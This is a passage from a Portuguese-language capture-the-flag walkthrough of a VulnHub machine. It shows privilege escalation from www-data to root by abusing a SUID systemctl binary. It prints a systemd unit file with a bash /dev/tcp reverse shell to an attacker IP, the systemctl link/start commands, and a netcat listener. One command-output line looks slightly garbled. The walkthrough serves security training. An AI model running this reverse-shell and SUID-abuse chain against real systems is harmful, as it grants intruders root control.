Finalizando isso, há então uma conexão com um shell reverso de simples uso hospedado no servidor web da máquina alvo.

5 Privilege Escalation

Uma vez conquistado o acesso a máquina alvo através do shell reverso, a etapa agora é escalonamento de privilégios.

Percebe-se que o usuário que está conectado ao shell reverso é o “**www-data**”, o que pode ser confirmado através do comando “**id**”.

```
www-data@kb-server:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@kb-server:/$
```

Figura 20 - detalhes sobre o user “www-data”

Como este usuário não detém muitos privilégios neste sistema então é necessário alcançar outros usuários com privilégios de administrador, normalmente o usuário *root*, visando justamente obter controle máximo do sistema. Isso é escalonamento de privilégios.

Outro objetivo que também pode ser abordado nesta fase final é a preservação do acesso, ou seja, preparar mecanismos para que o atacante mantenha o acesso à máquina comprometida de modo que não seja necessário procurar e/ou explorar falhas toda vez que desejar invadir aquele sistema. Por enquanto, o objetivo aqui será somente o escalonamento de privilégios.

5.2 Preparando o ambiente

Para ser possível escalar privilégios, é necessário encontrar diretórios e arquivos (principalmente binários) que estejam ao alcance do usuário inicial. É válido fazer pesquisas na Internet e utilizar outros mecanismos em buscas de falhas já conhecidas, além das buscas que serão feitas também no próprio sistema.

O comando inicial aqui será o **find**. Esta ferramenta é uma das principais em ambientes Linux quando a necessidade é buscar por arquivos numa dada estrutura de diretórios. Claro que existem diversas funcionalidades e maneiras de utilização, mas será abordado somente o que é necessário para completar essa tarefa.

Então, será executado o **find** com a finalidade de encontrar arquivos do tipo binário que podem ser executados pelo o usuário atual:

```
$ find / -perm -u=s 2> /dev/null
```

Onde:


“\$ find”: procura por arquivos numa hierarquia de diretórios;

“/”: opção que indica ao comando onde começar a busca, neste caso à partir do diretório raiz;

“-perm”: opção que indica ao comando qual permissão está relacionada ao arquivo encontrado.

Neste caso há também o complemento “-u=s” atrelado à opção, indicando que as definições de permissão procuradas são aquelas em que os usuários (-u) executam arquivos binários com os privilégios de quem os pertence(=s);

“2> /dev/null”: redireciona toda a saída do comando que contém erros para o dispositivo /dev/null, onde é feito o descarte da informação de erros permitindo um output mais *clean* ao comando principal;



```
www-data@kb-server:/$ find / -perm -u=s 2> /dev/null
find / -perm -u=s 2> /dev/null
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/at
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/passwd
/usr/bin/traceroute6.iputils
/bin/systemctl
/bin/umount
/bin/su
/bin/mount
/bin/fusermount
/bin/ping
www-data@kb-server:/$
```

Figura 21 - utilização do comando *find* para encontrar arquivos binários com permissões diferenciadas

Novamente mais uma saída de comando um pouco “recheada” de informações. Para o caso em questão é interessante analisar o binário específico denominado como “/bin/systemctl”.

Um **arquivo binário** é um arquivo que contém o código fonte compilado (ou código de máquina) de algo, por exemplo o comando “ls” tem um arquivo binário associado que é invocado para execução quando é inserido o comando no shell.

systemctl é um utilitário que controla serviços, como por exemplo o serviço web **httpd**. Como é um utilitário que lida com serviços importantes, requer privilégios administrativos para seu funcionamento e com isso, há a possibilidade de haver uma falha associada com sua má configuração permitindo que algum outro usuário possa executá-lo, mesmo sem os privilégios necessários (que é o que acontece aqui nesta situação).

Como o **systemctl** pode ser utilizado pelo usuário **www-data** com as permissões do proprietário do binário (“-u=s” explicado no comando **find**), basta agora ser iniciado um serviço falso que invoque outro shell reverso, mas agora com o usuário *root*.

5.3 Novo payload e acesso root

O **systemctl** precisa de uma referência ao iniciar um serviço. Essa referência é denominada *systemd unit file*, que são arquivos que contém as informações sobre um serviço, *socket*, etc. É possível que o usuário escreva seus próprios *unit files* para inicialização dos serviços que desejar.

A ideia aqui então é escrever um *unit file* que invoque um shell reverso já no usuário *root*. Para isso as seguintes informações devem estar contidas num arquivo do tipo *.service*:

```
[Unit]
Description=reverse

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'bash -i >&
/dev/tcp/<ENDEREÇO_IP_DA_MÁQUINA_ATACANTE>/<PORTA_ALTA_DA_MÁQUINA_ATACANTE> 0>&1'


[Install]
WantedBy=multi-user.target
```

Antes de salvar o arquivo, será necessário encontrar um diretório que o usuário **www-data** tenha permissão de escrita. Para isso, basta executar o seguinte comando:

```
# find / -type d -writable -print 2> /dev/null
```

Novamente será exibida uma saída muito extensa, mas qualquer um dos diretórios que aparecerem são permitidos ao usuário **www-data** para escrita. A recomendação é que seja escolhido um diretório com fácil localização ou caminho simples.

Foi escolhido o diretório **/dev/shm/**:



```
www-data@kb-server:/$ cat /dev/shm/reverse.service
cat /dev/shm/reverse.service
[Unit]
Description=reverse

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/192.168.10.2/8888 0>&1'

[Install]
WantedBy=multi-user.target
www-data@kb-server:/$
```

Figura 22 - exemplo de *unit file* já configurado para gerar um shell reverso com usuário *root* e destinado na máquina alvo

Agora que o *unit file* foi escrito e salvo como pretendido, é necessário ativar o serviço do shell reverso através do **systemctl**. Isso é feito justamente com o binário encontrado anteriormente:

```
$ /bin/systemctl link /dev/shm/reverse.service; /bin/systemctl start reverse.service
```

São dois comandos encadeados. A primeira parte faz o *link* do **systemctl** ao *unit file* onde está descrito o shell reverso, e a segunda parte inicia o serviço *reverse.service* que é justamente o serviço que invoca um shell reverso através do *root* para a máquina atacante.

```
www-data@kb-server:/$ /bin/systemctl link /dev/shm/reverse.service; /bin/systemctl start reverse.service
<verse.service; /bin/systemctl start reverse.service on and not fatal. Successfully opened reverse shell to
www-data@kb-server:/$
```

Figura 23 - link e ativação do serviço "reverse.service", gerando um reverse shell ao atacante

Na máquina atacante é necessário mais uma vez abrir uma porta para que seja feita a conexão com o shell reverso. Neste caso, a o número da porta deve ser o mesmo especificado no *unit file* do serviço *reverse.shell*. O comando será:

```
# rlwrap nc -vlnp 8888
```

Após conexão feita com sucesso, é possível verificar que realmente o usuário *root* está logado ao shell reverso:

```
root@kb-server:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@kb-server:/#
```

Figura 24 - informações sobre o usuário root através do shell reverso

Ainda, no diretório do *home* do usuário *root* há um arquivo denominado "root.txt", confirmando que realmente foi alcançado o objetivo principal deste desafio.

```
root@kb-server:~# cat root.txt
cat root.txt

#####  #####  #  #  #####  #####  ##  #####  #  #  #  #####  #  #####  #  #####  #  #####
#  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #
#  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #
#  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #
#####  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #
#####  #####  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #  #

kernelblog.org

root@kb-server:~#
```

Figura 25 - arquivo root.txt lido no diretório home do usuário root

REFERÊNCIAS

<https://www.hackingarticles.in/kb-vuln-3-vulnhub-walkthrough/>

<https://medium.com/@klockw3rk/privilege-escalation-leveraging-misconfigured-systemctl-permissions-bc62b0b28d49>

<https://linuxconfig.org/how-to-crack-zip-password-on-kali-linux>

<https://man7.org/linux/man-pages/man1/find.1.html>

<https://linuxize.com/post/chmod-command-in-linux/>

https://linuxhint.com/what_is_dev_null/

<https://www.interserver.net/tips/kb/linux-binary-directories-explained/>

<https://www.man7.org/linux/man-pages/man1/systemctl.1.html>

<https://www.freedesktop.org/software/systemd/man/systemd.unit.html>